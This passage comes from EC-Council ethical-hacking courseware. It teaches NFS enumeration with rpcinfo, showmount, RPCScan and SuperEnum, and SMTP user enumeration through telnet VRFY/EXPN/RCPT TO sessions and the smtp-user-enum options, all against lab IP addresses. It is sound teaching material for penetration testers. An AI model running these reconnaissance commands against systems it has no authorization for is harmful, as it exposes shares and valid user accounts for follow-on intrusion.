All Rights Reserved. Reproduction is Strictly Prohibited.



NFS Enumeration

NFS is a type of file system that enables users to access, view, store, and update files over a remote server. These remote data can be accessed by the client in the same way it is accessed on the local system. Depending on the privileges assigned to the clients, they can either only read or both read and write the data.

An NFS system is generally implemented on a computer network in which the centralization of data is required for critical resources. The remote procedure call (RPC) is used to route and process the request between clients and servers.

To accomplish the task of sharing files and directories over the network, the "exporting" process is used. However, the client first attempts to make the file available for sharing by using the "mounting" process. The **`/etc/exports`** location on the NFS server contains a list of clients allowed to share files on the server. In this approach, to access the server, the only credential used is the client's IP address. NFS versions before version 4 run on the same security specification.

Enumerating NFS services enables attackers to identify the exported directories, list of clients connected to the NFS server along with their IP addresses, and the shared data associated with the IP addresses. After gathering this information, the attackers can spoof their IP addresses to gain full access to the shared files on the server.

As shown in the screenshot, an attacker runs the following **`rpcinfo`** command to scan the target IP address for an open NFS port (port 2049) and the NFS services running on it:

```
rpcinfo -p 10.10.10.16
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.16: Screenshot of rpcinfo command displaying open NFS port and services

As shown in the screenshot, an attacker runs the following command to view the list of shared files and directories:

```
showmount -e 10.10.10.16
```





Figure 4.17: Screenshot of the showmount command displaying a shared directory

Further, an attacker can use various other commands and tools to gain access to the NFS server and upload malicious files on the server to launch further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NFS Enumeration Tools

NFS enumeration tools scan a network within a given range of IP addresses or a single IP address to identify the NFS services running on it. These tools also assist in obtaining a list of RPC services using portmap, a list of NFS shares, and a list of directories accessible through NFS; further, they allow downloading a file shared through the NFS server. Attackers use tools such as RPCScan and SuperEnum to perform NFS enumeration.

- **RPCScan**

  Source: *https://github.com*

  RPCScan communicates with RPC services and checks misconfigurations on NFS shares. As shown in the screenshot, an attacker runs the following command to enumerate a target IP address for active NFS services:

  ```
  Python3 rpc-scan.py 10.10.10.19 --rpc
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.18: Screenshot of RPCScan displaying open NFS ports and services

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SuperEnum**

  Source: *https://github.com*

  SuperEnum includes a script that performs the basic enumeration of any open port. As shown in the screenshot, an attacker uses the `./superenum` script and then enters a text file name "`Target.txt`" having a target IP address or a list of IP addresses for enumeration.




Figure 4.19: Screenshot of SuperEnum running a script

After scanning a target IP address, the script displays all the open ports, as shown in the below screenshot. Port 2049 has an NFS service running.





Figure 4.20: Screenshot of SuperEnum displaying open NFS ports


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SMTP and DNS Enumeration

This section describes enumeration techniques to extract information related to network resources. It also covers DNS enumeration techniques that yield information about the DNS servers and network infrastructure of the target organization. The section discusses both SMTP and DNS enumeration techniques, covering SMTP enumeration, the process of obtaining a list of valid users on an SMTP server, SMTP enumeration tools, DNS zone transfer enumeration, DNS cache snooping, and DNS zone walking.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SMTP Enumeration

Mail systems commonly use SMTP with POP3 and IMAP, which enable users to save messages in the server mailbox and download them from the server when necessary. SMTP uses mail exchange (MX) servers to direct mail via DNS. It runs on TCP port 25, 2525, or 587.

SMTP provides the following three built-in commands.

- **VRFY:** Validates users

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
VRFY Jonathan
250 Super-User <Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **EXPN:** Displays the actual delivery addresses of aliases and mailing lists

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
EXPN Jonathan
250 Super-User <Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```


- **RCPT TO:** Defines the recipients of the message

```
$ telnetl 192.168.168.1 25
Trying 192.168.168.1 ...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```

SMTP servers respond differently to VRFY, EXPN, and RCPT TO commands for valid and invalid users; therefore, valid users on the SMTP server can be determined. Attackers can directly interact with SMTP via the Telnet prompt and collect a list of valid users on the SMTP server.

Administrators and pen testers can perform SMTP enumeration using command-line utilities such as Telnet and netcat or by using tools such as Metasploit, Nmap, NetScanTools Pro, and smtp-user-enum to collect a list of valid users, delivery addresses, message recipients, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SMTP Enumeration Tools

SMTP enumeration tools are used to perform username enumeration. Attackers can use the usernames obtained from this enumeration to launch further attacks on other systems in the network.

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro's SMTP Email Generator tool tests the process of sending an email message through an SMTP server. Attackers use NetScanTools Pro for SMTP enumeration and extract all the email header parameters, including confirm/urgent flags. Attackers can also record the email session in a log file and then view the communications between NetScanTools Pro and the SMTP server in the log file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.21: Screenshot of NetScanTools Pro

- **smtp-user-enum**

  Source: *http://pentestmonkey.net*

  smtp-user-enum is a tool for enumerating OS-level user accounts on Solaris via the SMTP service (sendmail). Enumeration is performed by inspecting the responses to VRFY, EXPN, and RCPT TO commands. As shown in the screenshot, smtp-user-enum needs to be passed on to a list of users and at least one target running an SMTP service. The syntax for using smtp-user-enum is as follows:

  `smtp-user-enum.pl [options] (-u username|-U file-of-usernames) (-t host|-T file-of-targets)`

  smtp-user-enum has the following options:

  - **-m n**: Maximum number of processes (default: 5)
  - **-M mode**: Specify the SMTP command to use for username guessing from among EXPN, VRFY, and RCPT TO (default: VRFY)
  - **-u user**: Check if a user exists on the remote system
  - **-f addr**: Specify the from email address to use for "RCPT TO" guessing (default: user@example.com)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-D dom**: Specify the domain to append to the supplied user list to create email addresses (default: none)
- **-U file**: Select the file containing usernames to check via the SMTP service
- **-t host**: Specify the server host running the SMTP service
- **-T file**: Select the file containing hostnames running the SMTP service
- **-p port**: Specify the TCP port on which the SMTP service runs (default: 25)
- **-d**: Debugging output
- **-t n**: Wait for a maximum of n seconds for the reply (default: 5)
- **-v**: Verbose
- **-h**: Help message

